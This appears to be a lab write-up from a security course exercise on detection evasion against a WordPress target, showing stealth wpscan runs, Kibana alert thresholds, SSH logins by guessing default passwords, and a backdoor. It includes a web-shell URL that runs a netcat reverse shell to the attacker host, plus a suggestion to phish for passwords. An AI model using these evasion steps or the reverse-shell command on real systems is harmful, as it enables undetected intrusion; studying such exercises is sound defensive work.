
  As seen - this sets off the alerts in Kibana



```
[apache][access] 192.168.1.90 - "GET /wordpress/readme.html HTTP/1.1" 200 3282
[apache][access] 192.168.1.90 - "HEAD /wordpress/wp-content/debug.log HTTP/1.1" 404 140
[apache][access] 192.168.1.90 - "GET /wordpress/wp-includes/rss-functions.php HTTP/1.1" 500 185
[apache][access] 192.168.1.90 - "HEAD /wordpress/wp-content/backup-db/ HTTP/1.1" 404 140
[apache][access] 192.168.1.90 - "HEAD /wordpress/installer-log.txt HTTP/1.1" 404 140
[apache][access] 192.168.1.90 - "GET /wordpress/wp-signup.php HTTP/1.1" 302 219
```


- Stealth:
- wpscan --stealth --url http:192.168.1.110/wordpress

This brings back information and no alerts set off in Kibana



```
Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'
```

Throttle Command - you can see the gaps between scans




Stealth Exploitation of Weak Password/SSH open


Monitoring Overview

- Can set off failed password attempt alerts for SSH logins
- Syslogs `system.auth.ssh.event`
- The alert fires after 5 failed attempts over last 5 minutes


Mitigating Detection

- We tried the most common default passwords and were able to get in with only a few guesses which didn't trigger any alerts.
- If you want to avoid detection and the default passwords don't work, you could acquire the password by phishing or social engineering.





```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Mar  8 06:39:58 2021 from 192.168.1.90
michael@target1:~$ 
```



```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar  8 07:06:56 2021 from 192.168.1.90
$ whoami
steven
$ 
```

Maintaining Access

Backdooring the Target 2

Backdoor Overview

- **What kind of backdoor did you install (reverse shell, shadow user, etc.)?**

  We installed a *Netcat (nc) reverse shell*

- **How did you drop it (via Metasploit, phishing, etc.)?**

  We used a bash shell script on port 4444


- **How do you connect to it?**

  http:192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash

